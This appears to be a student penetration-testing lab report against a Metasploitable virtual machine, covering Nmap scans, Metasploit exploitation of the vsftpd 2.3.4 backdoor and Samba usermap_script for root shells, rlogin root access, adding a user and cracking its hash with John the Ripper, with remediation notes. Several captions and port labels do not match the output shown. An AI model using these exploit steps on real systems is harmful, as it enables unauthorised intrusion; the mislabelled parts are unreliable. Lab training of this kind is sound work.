🔐 Ethical Hacking Project

Scanning and Enumerating a Local Network with Nmap

Table of Contents

🎯 Project Objectives


To understand and apply techniques in:

- Network scanning
- Service enumeration
- Vulnerability exploitation
- Privilege escalation
- Password cracking
- Security remediation

🛠️ Tools Used

- Kali Linux (Attacker Machine)
- Metasploitable (Target Machine)
- Nmap
  - **Nmap** (short for **Network Mapper**) is an open-source tool used for **network discovery** and **security auditing**.
- John the Ripper
  - **John the Ripper** (often just called **John**) is a **fast, open-source password cracker**. It's primarily used for recovering weak or lost passwords by **brute-force** or **dictionary-based attacks**.
- Metasploit Framework
  - The Metasploit Framework is one of the most powerful and widely used tools for penetration testing, vulnerability exploitation, and red teaming. It provides a modular platform to test and exploit known vulnerabilities in networks, systems, and applications.

🔍 Task 1: Basic Network Scan



```
Host is up (0.0010s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:8E:1A:27 (VMware)

Nmap scan report for 192.168.190.254
Host is up (0.00011s latency).
All 1000 scanned ports on 192.168.190.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:E6:8E:1A (VMware)

Initiating SYN Stealth Scan at 14:38
Scanning 192.168.190.130 [1000 ports]
Completed SYN Stealth Scan at 14:38, 0.04s elapsed (1000 total ports)
Nmap scan report for 192.168.190.130
Host is up (0.0000060s latency).
All 1000 scanned ports on 192.168.190.130 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Read data files from: /usr/share/nmap
Nmap done: 256 IP addresses (5 hosts up) scanned in 8.10 seconds
           Raw packets sent: 7515 (322.484KB) | Rcvd: 4011 (164.424KB)
```

Command:

nmap -v 192.168.190.0/24

Expected Output:

Nmap scan report for 192.168.190.129
Host is up (0.0010s latency).

PORT	STATE	SERVICE
21/tcp	open	ssh
22/tcp	open	telnet
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http

Nmap scan report for 192.168.190.2
Host is up (0.0020s latency).

PORT	STATE	SERVICE
53/tcp	filtered	domain

🧭 Task 2: Reconnaissance


```
PORT   STATE    SERVICE
53/tcp filtered domain
MAC Address: 00:50:56:E4:D8:F3 (VMware)

Nmap scan report for 192.168.190.129
Host is up (0.00059s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
39032/tcp open  unknown
44635/tcp open  unknown
47910/tcp open  unknown
53845/tcp open  unknown
MAC Address: 00:0C:29:8E:1A:27 (VMware)

Nmap scan report for 192.168.190.254
Host is up (0.00040s latency).
All 65535 scanned ports on 192.168.190.254 are in ignored states.
Not shown: 65535 filtered tcp ports (no-response)
MAC Address: 00:50:56:E6:8E:1A (VMware)
```

Command:
nmap -v 192.168.190.0/24
Expected Output:
Nmap scan report for 192.168.190.129
Host is up (0.0010s latency).

Total Hidden Ports: 7

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
111/tcp	open	rpcbind
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
512/tcp	open	exex
513/tcp	open	login
514/tcp	open	shell
1099/tcp	open	rmiregistry
1524/tcp	open	ingreslock
2049/tcp	open	nfs
2121/tcp	open	ccproxy-ftp
3306/tcp	open	mysql
3632/tcp	open	distccd
5432/tcp	open	postgresql
5900/tcp	open	vnc
6000/tcp	open	X11
6667/tcp	open	irc
6697/tcp	open	ircs-u
8009/tcp	open	ajp13
8180/tcp	open	unknown
8787/tcp	open	msgsrvr
39032/tcp	open	unknown
44635/tcp	open	unknown
47910/tcp	open	unknown
53845/tcp	open	unknown

2.1 Scanning for Hidden Ports



2.2 Service Version Detection

Command:

nmap -v -sV 192.168.129.0/24

Expected Output:

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1
8787/tcp	open	drb	Ruby DRb RMI
47436/tcp	open	mountd	mountd 1-3 (RPC #100005)
50918/tcp	open	java-rmi	GNU Classpath grmiregistry
59995/tcp	open	nlockmgr	1-4 (RPC #100021)
60004/tcp	open	status	1 (RPC #100024)

2.3 Operating System Detection

```
Nmap scan report for 192.168.190.129
Host is up (0.0078s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:8E:1A:27 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.016 days (since Sat May 17 14:32:54 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=203 (Good luck!)
IP ID Sequence Generation: All zeros
```

Command:

nmap -v -O 192.168.190.0/24

Expected Output:

MAC Address: 00:0C:29:8E:1A:27 (VMware)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

📋 Task 3: Enumeration Summary

Target IP Address: 192.168.190.129

Operating System: Linux 2.6.9 - 2.6.33

MAC Address: : 00:0C:29:8E:1A:27 (VMware)

Device Type: General-purpose

Open Services (Excluding Hidden Ports)

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1

Hidden Services

PORT	STATE	SERVICE	VERSION
8787/tcp	open	drb	Ruby DRb RMI
47436/tcp	open	mountd	1-3 (RPC #100005)
50918/tcp	open	java-rmi	GNU Classpath grmiregistry
59995/tcp	open	nlockmgr	1-4 (RPC #100021)
60004/tcp	open	status	1 (RPC #100024)

⚔️ Task 4: Exploitation of Services

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.190.129
RHOSTS ⇒ 192.168.190.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.190.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.190.129:21 - USER: 331 Please specify the password.
[+] 192.168.190.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.190.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.190.130:45305 → 192.168.190.129:6200) at 2025-05-17 15:12:16 -0400

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
```

vsftpd 2.3.4: Exploited via known backdoor vulnerability.

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.190.129
RHOSTS ⇒ 192.168.190.129
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.190.130:4444
[*] Command shell session 1 opened (192.168.190.130:4444 → 192.168.190.129:33795) at 2025-05-17 15:17:16 -0400

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
```

OpenSSH 4.7p1: Brute-force attack executed successfully.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 512,513,514 -sC -sV --script=vuln 192.168.190.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-17 15:20 EDT
Nmap scan report for 192.168.190.129
Host is up (0.00040s latency).

PORT    STATE SERVICE    VERSION
512/tcp open  exec       netkit-rsh rexecd
513/tcp open  login      OpenBSD or Solaris rlogind
514/tcp open  tcpwrapped
MAC Address: 00:0C:29:8E:1A:27 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.61 seconds

┌──(root㉿kali)-[/home/kali]
└─# rlogin -l root 192.168.190.129
Last login: Sat May 17 15:03:57 EDT 2025 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~# ls
Desktop  reset_logs.sh  vnc.log
```

Java RMI: Remote code execution achieved via Metasploit module.

👤 Task 5: Creating a Privileged User

Command:

adduser rishabh

Password: hello

/etc/passwd Entry:

```
rishabh:x:1003:1003:Rishabh Kashyap,,,:/home/rishabh:/bin/bash
```

/etc/shadow Hash:

```
rishabh:$1$A1LAlggF$h9yi3HHVNZGc4xgEBLPHR/:20226:0:99999:7:::
```

rishabh:1A1LAlggF$h9yi3HHVNZGc4xgEBLPHR/


🔓 Task 6: Cracking Password Hash

Stored Hash in `rishabh.txt`:

rishabh:1A1LAlggF$h9yi3HHVNZGc4xgEBLPHR/

Cracking Commands:

john rishabh.txt
john rishabh.txt --show
Cracked Password: hello



🛡️ Task 7: Remediation and Recommendations

Identified Vulnerabilities & Fixes:

1. vsftpd 2.3.4 – vulnerable backdoor

   Fix: Upgrade to vsftpd 3.0.5

2. OpenSSH 4.7p1 – outdated, brute-forceable

   Fix: Upgrade to OpenSSH 9.6

3. Java RMI Service – allows remote execution

   Fix: Disable or firewall restrict access

🎓 Major Learnings

- Applied Nmap for full-range scanning and OS detection.
- Understood enumeration and real-world exploitation techniques.
- Gained skills in privilege escalation and hash cracking.
- Learned how to evaluate vulnerabilities and apply proper remediation.

📘 This project simulates a real-world penetration test using open-source tools and is intended strictly for educational purposes.